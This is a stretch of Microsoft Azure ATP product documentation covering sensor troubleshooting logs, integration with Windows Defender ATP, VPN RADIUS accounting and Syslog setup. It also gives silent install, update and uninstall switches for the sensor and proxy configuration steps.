
If you have an Azure ATP sensor on VMware virtual machines, you might receive the monitoring alert **Some network traffic is not being analyzed**. This happens because of a configuration mismatch in VMware.

To resolve the issue:

Set the following settings to **0** or **Disabled** in the virtual machine's NIC configuration: TsoEnable, LargeSendOffload, TSO Offload, Giant TSO Offload.

NOTE

For Azure ATP sensors, you only need to disable **IPv4 TSO Offload** under the NIC configuration.



See Also

- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Troubleshooting Azure Advanced Threat Protection (ATP) sensor using the ATP logs

8/5/2019 • 2 minutes to read

The ATP logs provide insight into what each component of Azure ATP sensor is doing at any given point in time.

The Azure ATP logs are located in a subfolder called **Logs** where ATP is installed; the default location is:

C:\Program Files\Azure Advanced Threat Protection Sensor. In the default installation location, it can be found at: **C:\Program Files\Azure Advanced Threat Protection Sensor\version number\Logs**.

The Azure ATP sensor has the following logs:

- **Microsoft.Tri.Sensor.log** – This log contains everything that happens in the Azure ATP sensor (including resolution and errors). Its main use is getting the overall status of all operations in the chronological order in which they occurred.
- **Microsoft.Tri.Sensor-Errors.log** – This log contains just the errors that are caught by the ATP sensor. Its main use is performing health checks and investigating issues that need to be correlated to specific times.
- **Microsoft.Tri.Sensor.Updater.log** - This log is used for the sensor updater process, which is responsible for updating the ATP sensor if configured to do so automatically.

NOTE

The first three log files have a maximum size of up to 50 MB. When that size is reached, a new log file is opened and the previous one is renamed to "<original file name>-Archived-00000" where the number increments each time it is renamed. By default, if more than 10 files from the same type already exist, the oldest are deleted.

Azure ATP Deployment logs

The Azure ATP deployment logs are located in the temp directory for the user who installed the product. In the default installation location, it can be found at: **C:\Users\Administrator\AppData\Local\Temp** (or one directory above %temp%).

Azure ATP sensor deployment logs:

- **Azure Advanced Threat Protection**
Microsoft.Tri.Sensor.Deployment.Deployer_YYYYMMDDHHMMSS.log - This log file provides the entire process of sensor deployment and can be found in the temp folder mentioned previously, or in C:\Windows\Temp.
- **Azure Advanced Threat Protection Sensor_YYYYMMDDHHMMSS.log** - This log lists the steps in the process of the deployment of the Azure ATP sensor. Its main use is tracking the Azure ATP sensor deployment process.
- **Azure Advanced Threat Protection Sensor_YYYYMMDDHHMMSS_001_MsiPackage.log** - This log file lists the steps in the process of the deployment of the Azure ATP sensor binaries. Its main use is tracking the deployment of the Azure ATP sensor binaries.

NOTE

In addition to the deployment logs mentioned here, there are other logs that begin with "Azure Advanced Threat Protection" that can also provide additional information on the deployment process.

See Also

- [Azure ATP prerequisites](#)
- [Azure ATP capacity planning](#)
- [Configure event collection](#)
- [Configuring Windows event forwarding](#)
- [Check out the Azure ATP forum!](#)

Integrate Azure ATP with Windows Defender ATP

5/6/2019 • 3 minutes to read

Azure Advanced Threat Protection enables you to integrate Azure ATP with Windows Defender ATP, for an even more complete threat protection solution. While Azure ATP monitors the traffic on your domain controllers, Windows Defender ATP monitors your endpoints, together providing a single interface from which you can protect your environment.

By integrating Windows Defender ATP into Azure ATP, you can leverage the full power of both services and secure your environment, including:

- Azure ATP sensors and standalone sensors: Can sit directly on your domain controllers or port mirror from your domain controllers to ATP, to capture and parse network traffic of multiple protocols (such as Kerberos, DNS, RPC, NTLM, and others) for authentication, authorization, and information gathering.
- Endpoint behavioral sensors: Embedded in Windows 10, these sensors collect and process behavioral signals from the operating system (for example, process, registry, file, and network communications) and send this sensor data to your private, isolated, cloud instance of Windows Defender ATP.
- Cloud security analytics: Leveraging big-data, machine-learning, and unique Microsoft view across the Windows ecosystem (such as the [Microsoft Malicious Software Removal Tool](#)), enterprise cloud products (such as Office 365), and online assets (such as Bing and SmartScreen URL reputation), behavioral signals are translated into insights, detections, and recommended responses to advanced threats.
- Threat intelligence: Generated by Microsoft hunters, security teams, and augmented by threat intelligence provided by partners, threat intelligence enables Windows Defender ATP to identify attacker tools, techniques, procedures, and generate alerts when these activities are observed in collected sensor data.

Azure ATP technology detects multiple suspicious activities, focusing on several phases of the cyber-attack kill chain including:

- Reconnaissance, during which attackers gather information on how the environment is built, what the different assets are, and which entities exist. They generally build their plan for the next phases of the attack here.
- Lateral movement cycle, during which an attacker invests time and effort in spreading their attack surface inside your network.
- Domain dominance (persistence), during which an attacker captures the information allowing them to resume their campaign using various sets of entry points, credentials, and techniques.

At the same time, Windows Defender ATP leverages Microsoft technology and expertise to detect sophisticated cyber-attacks, providing:

- Behavior-based, cloud-powered, advanced attack detection
Finds the attacks that made it past all other defenses (post breach detection), provides actionable, correlated alerts for known and unknown adversaries trying to hide their activities on endpoints.
- Rich timeline for forensic investigation and mitigation
Easily investigate the scope of breach or suspected behaviors on any machine through a rich machine timeline. File, URLs, and network connection inventory across the network. Gain additional insight using deep collection and analysis (“detonation”) for any file or URLs.
- Built in unique threat intelligence knowledge base


Unparalleled threat optics provides actor details and intent context for every threat intelligence based detection – combining first and third-party intelligence sources.

Prerequisites


To enable this feature, you need a license for both Azure ATP and Windows Defender ATP.

How to integrate Azure ATP with Windows Defender ATP


1. In the Azure ATP portal, open **Configuration**.



2. In the Configurations list, select **Windows Defender ATP** and set the integration toggle to **On**.



3. In the [Windows Defender ATP portal](#), go to **Settings, Advanced features** and set **Azure ATP integration** to **ON**.



4. To check the status of the integration, in the Azure ATP portal, go to **Settings > Windows Defender ATP integration**. You can see the status of the integration and if something is wrong, you'll see an error.

How it works

After Azure ATP and Windows Defender ATP are fully integrated, in the Azure ATP portal, in the mini-profile pop-up and in the entity profile page, each entity that exists in Windows Defender ATP includes a badge to show that it is integrated with Windows Defender ATP.

Bob Minion
IT Admin
Aorato

Honeytoken New Sensitive

Email: BMinion@contoso.com Office: Microsoft Way Redm...

Phone: 1-425-93-MSPHONE First seen: Jan 15, 2018

Created on: Jan 11, 2018


Legend:
1 High
3 Medium
2 Low

Alerts: 1 (High) 6 (Medium)

ACTIVITIES

DIRECTORY DATA

If the entity contains alerts in Windows Defender ATP, there is a number next to the badge to let you know how many alerts were raised.




If you click on the badge, you are brought to the Windows Defender ATP portal where you can view and mitigate the alerts. If the entity is not recognized by Windows Defender ATP, the badge is grayed out.



From the Windows Defender ATP portal, click on an endpoint to view Azure ATP alerts. If you click on the alerts for this entity in Windows Defender ATP, the entity's profile page opens in Azure ATP.

NOTE

Currently, Azure ATP integration with Windows Defender ATP supports only users and machines from the on-premises AD. Users from Azure AD and virtual machines that are managed in Azure will not be displayed as part of the integration



See Also

- [Investigating lateral movement paths with Azure ATP](#)
- [Azure ATP sizing tool](#)
- [Azure ATP architecture](#)

- [Install ATP](#)
- [Check out the Azure ATP forum!](#)

Integrate VPN

5/6/2019 • 2 minutes to read

Azure Advanced Threat Protection (ATP) can collect accounting information from VPN solutions. When configured, the user's profile page includes information from the VPN connections, such as the IP addresses and locations where connections originated. This complements the investigation process by providing additional information on user activity as well as a new detection for abnormal VPN connections. The call to resolve an external IP address to a location is anonymous. No personal identifier is sent in this call.

Azure ATP integrates with your VPN solution by listening to RADIUS accounting events forwarded to the Azure ATP sensors. This mechanism is based on standard RADIUS Accounting ([RFC 2866](#)), and the following VPN vendors are supported:

- Microsoft
- F5
- Check Point
- Cisco ASA

Prerequisites

To enable VPN integration, make sure you set the following parameters:

- Open port UDP 1813 on your Azure ATP sensors and/or Azure ATP standalone sensors.


The example below uses Microsoft Routing and Remote Access Server (RRAS) to describe the VPN configuration process.

If you're using a third-party VPN solution, consult their documentation for instructions on how to enable RADIUS Accounting.


Configure RADIUS Accounting on the VPN system

Perform the following steps on your RRAS server.

1. Open the Routing and Remote Access console.
2. Right-click the server name and click **Properties**.
3. In the **Security** tab, under **Accounting provider**, select **RADIUS Accounting** and click **Configure**.



4. In the **Add RADIUS Server** window, type the **Server name** of the closest Azure ATP sensor (which has network connectivity). For high availability you can add additional Azure ATP sensors as RADIUS Servers. Under **Port**, make sure the default of 1813 is configured. Click **Change** and type a new shared secret string of alphanumeric characters. Take note of the new shared secret string as you'll need to fill it out later during Azure ATP Configuration. Check the **Send RADIUS Account On and Accounting Off messages** box and click **OK** on all open dialog boxes.




Configure VPN in ATP

Azure ATP collects VPN data that helps profile the locations from which computers connect to the network and to be able to detect suspicious VPN connections.

To configure VPN data in ATP:

1. In the Azure ATP portal, click on the configuration cog and then **VPN**.
2. Turn on **Radius Accounting**, and type the **Shared Secret** you configured previously on your RRAS VPN Server. Then click **Save**.



After this is enabled, all Azure ATP sensors listen on port 1813 for RADIUS accounting events, and your VPN setup is complete.

After the Azure ATP sensor receives the VPN events and sends them to the Azure ATP cloud service for processing, the entity profile will indicate distinct accessed VPN locations and activities in the profile will indicate locations.

See Also

- [Azure ATP sizing tool](#)
- [Configure event collection](#)
- [Azure ATP prerequisites](#)
- [Check out the Azure ATP forum!](#)

Integrate with Syslog

7/17/2019 • 2 minutes to read

Azure ATP can notify you when it detects suspicious activities and issue security alerts as well as health alerts by sending the notification to your Syslog server. If you enable Syslog notifications, you can set the following:

FIELD	DESCRIPTION
sensor	Select a designated sensor to be responsible for aggregating all the Syslog events and forwarding them to your SIEM server.
Service endpoint	FQDN of the Syslog server and optionally change the port number (default 514)
Transport	Can be UDP, TCP, or TLS (Secured Syslog)
Format	This is the format that Azure ATP uses to send events to the SIEM server - either RFC 5424 or RFC 3164.

1. Before configuring Syslog notifications, work with your SIEM admin to find out the following information:
 - FQDN or IP address of the SIEM server
 - Port on which the SIEM server is listening
 - What transport to use: UDP, TCP, or TLS (Secured Syslog)
 - Format in which to send the data RFC 3164 or 5424
2. Open the Azure ATP portal.
3. Click **Settings**.
4. From the **Notifications and Reports** sub menu, select **Notifications**.
5. From the **Syslog Service** option, click **Configure**.
6. Select the **Sensor**.
7. Enter the **Service endpoint** URL.
8. Select the **Transport** protocol (TCP or UDP).
9. Select the format (RFC 3164 or RFC 5424).
10. Select **Send text Syslog message** and then verify the message is received in your Syslog infrastructure solution.
11. Click **Save**.

To review or modify your Syslog settings.

3. Click **Notifications**, and then, under **Syslog notifications** click **Configure** and enter the following information:

Syslog service settings

Sensor: Contoso-DC

Service endpoint: syslog.domain.com : 514

Transport: UDP

Format: RFC 5424

Buttons: Send test Syslog message, Save, Cancel

4. You can select which events to send to your Syslog server. Under **Syslog notifications**, specify which notifications should be sent to your Syslog server - new security alerts, updated security alerts, and new health issues.

NOTE

If you plan to create automation or scripts for Azure ATP SIEM logs, we recommend using the **externalId** field to identify the alert type instead of using the alert name for this purpose. Alert names may occasionally be modified, while the **externalId** of each alert is permanent. For more information, see [Azure ATP SIEM log reference](#).

See Also

- [Working with sensitive accounts](#)
- [Check out the Azure ATP forum!](#)

Azure ATP switches and silent installation

7/25/2019 • 3 minutes to read

This article provides guidance and instructions for Azure ATP switches and silent installation.

Prerequisites

Azure ATP requires the installation of Microsoft .NET Framework 4.7.

When you install Azure ATP, .Net Framework 4.7 is automatically installed as part of the deployment of Azure ATP.

IMPORTANT

Make sure that you have the latest version of .Net Framework installed. If a previous version of .Net is installed, your Azure ATP silent installation will get stuck in a loop and fail to install.

NOTE

The installation of .Net framework 4.7 may require rebooting the server. When installing the Azure ATP sensor on domain controllers, consider scheduling a maintenance window for the domain controllers. Using Azure ATP silent installation, the installer is configured to automatically restart the server at the end of the installation (if necessary). Make sure to run silent installation only during a maintenance window. Because of a Windows Installer bug, the *norestart* flag cannot be reliably used to make sure the server does not restart.

To track your deployment progress, monitor the Azure ATP installer logs, which are located in **%AppData%\Local\Temp**.

Azure ATP sensor silent installation

NOTE

When silently deploying the Azure ATP sensor via System Center Configuration Manager or other software deployment system, it is recommended to create two deployment packages:

- Net Framework 4.7 which may include rebooting the domain controller
- Azure ATP sensor.

Make the Azure ATP sensor package dependent on the deployment of the .Net Framework package deployment.

Get the [.Net Framework 4.7 offline deployment package](#).

Use the following command to perform a fully silent install of the Azure ATP sensor:

Syntax:

```
"Azure ATP sensor Setup.exe" /quiet NetFrameworkCommandLineArguments="/q" AccessKey="<Access Key>"
```

NOTE

Copy the access key from the Azure ATP portal **Configuration** section, **Sensor** page.

Installation options:

NAME	SYNTAX	MANDATORY FOR SILENT INSTALLATION?	DESCRIPTION
Quiet	/quiet	Yes	Runs the installer displaying no UI and no prompts.
Help	/help	No	Provides help and quick reference. Displays the correct use of the setup command including a list of all options and behaviors.
NetFrameworkCommandLineArguments="/q"	NetFrameworkCommandLineArguments="/q"	Yes	Specifies the parameters for the .Net Framework installation. Must be set to enforce the silent installation of .Net Framework.

Installation parameters:

NAME	SYNTAX	MANDATORY FOR SILENT INSTALLATION?	DESCRIPTION
AccessKey	AccessKey="****"	Yes	Sets the access key that is used to register the Azure ATP sensor with the Azure ATP instance.

Examples: Use the following command to silently install the Azure ATP sensor:

```
"Azure ATP sensor Setup.exe" /quiet NetFrameworkCommandLineArguments="/q"  
AccessKey="mmA0kLYCzfH8L/zUIsH24BIJBev1AWu7wUcSfIkRJufpuEojaDHYdjrNs0P3zpD+/b0bKfLS0puD7biT5KDF3g=="
```

Proxy authentication

Use the following commands to complete proxy authentication:

Syntax:

NAME	SYNTAX	MANDATORY FOR SILENT INSTALLATION?	DESCRIPTION
ProxyUrl	ProxyUrl="https://proxy.contoso.com:8080"	No	Specifies the ProxyUrl and port number for the Azure ATP sensor.
ProxyUserName	ProxyUserName="Contoso\ ProxyUser"	No	If your proxy service requires authentication, supply a user name in the DOMAIN\user format.

NAME	SYNTAX	MANDATORY FOR SILENT INSTALLATION?	DESCRIPTION
ProxyUserPassword	ProxyUserPassword="P@ssw0rd"	No	Specifies the password for proxy user name. *Credentials are encrypted and stored locally by the Azure ATP sensor.

Update the Azure ATP sensor

Use the following command to silently update the Azure ATP sensor:

Syntax:

```
Azure ATP sensor Setup.exe [/quiet] [/Help] [NetFrameworkCommandLineArguments="/q"]
```

Installation options:

NAME	SYNTAX	MANDATORY FOR SILENT INSTALLATION?	DESCRIPTION
Quiet	/quiet	Yes	Runs the installer displaying no UI and no prompts.
Help	/help	No	Provides help and quick reference. Displays the correct use of the setup command including a list of all options and behaviors.
NetFrameworkCommandLineArguments="/q"	NetFrameworkCommandLineArguments="/q"	Yes	Specifies the parameters for the .Net Framework installation. Must be set to enforce the silent installation of .Net Framework.

Examples: To update the Azure ATP sensor silently:

```
Azure ATP sensor Setup.exe /quiet NetFrameworkCommandLineArguments="/q"
```

Uninstall the Azure ATP sensor silently

Use the following command to perform a silent uninstall of the Azure ATP sensor: **Syntax:**

```
Azure ATP sensor Setup.exe [/quiet] [/Uninstall] [/Help]
```

Installation options:

NAME	SYNTAX	MANDATORY FOR SILENT UNINSTALLATION?	DESCRIPTION
------	--------	--------------------------------------	-------------

NAME	SYNTAX	MANDATORY FOR SILENT UNINSTALLATION?	DESCRIPTION
Quiet	/quiet	Yes	Runs the uninstaller displaying no UI and no prompts.
Uninstall	/uninstall	Yes	Runs the silent uninstallation of the Azure ATP sensor from the server.
Help	/help	No	Provides help and quick reference. Displays the correct use of the setup command including a list of all options and behaviors.

Examples: To silently uninstall the Azure ATP sensor from the server:

```
Azure ATP sensor Setup.exe /quiet /uninstall
```

See Also

- [Azure ATP prerequisites](#)
- [Install the Azure ATP sensor](#)
- [Configure the Azure ATP sensor](#)
- [Check out the Azure ATP forum!](#)

Configure endpoint proxy and Internet connectivity settings for your Azure ATP Sensor

8/20/2019 • 2 minutes to read

Each Azure Advanced Threat Protection (ATP) sensor requires Internet connectivity to the Azure ATP cloud service to operate successfully. In some organizations, the domain controllers aren't directly connected to the internet, but are connected through a web proxy connection. Each Azure ATP sensor requires that you use the Microsoft Windows Internet (WinINET) proxy configuration to report sensor data and communicate with the Azure ATP service. If you use WinHTTP for proxy configuration, you still need to configure Windows Internet (WinINet) browser proxy settings for communication between the sensor and the Azure ATP cloud service.

When configuring the proxy, you'll need to know that the embedded Azure ATP sensor service runs in system context using the **LocalService** account and the Azure ATP Sensor Updater service runs in the system context using **LocalSystem** account.

NOTE

If you're using Transparent proxy or WPAD in your network topology, you don't need to configure WinINET for your proxy.

Configure the proxy

You can configure your proxy settings during sensor installation, by using the parameters defined in [Silent installation, proxy authentication settings](#).

You can also configure your proxy server manually using a registry-based static proxy, to allow Azure ATP sensor to report diagnostic data and communicate with Azure ATP cloud service when a computer is not permitted to connect to the Internet.

NOTE

The registry changes should be applied only to LocalService and LocalSystem.

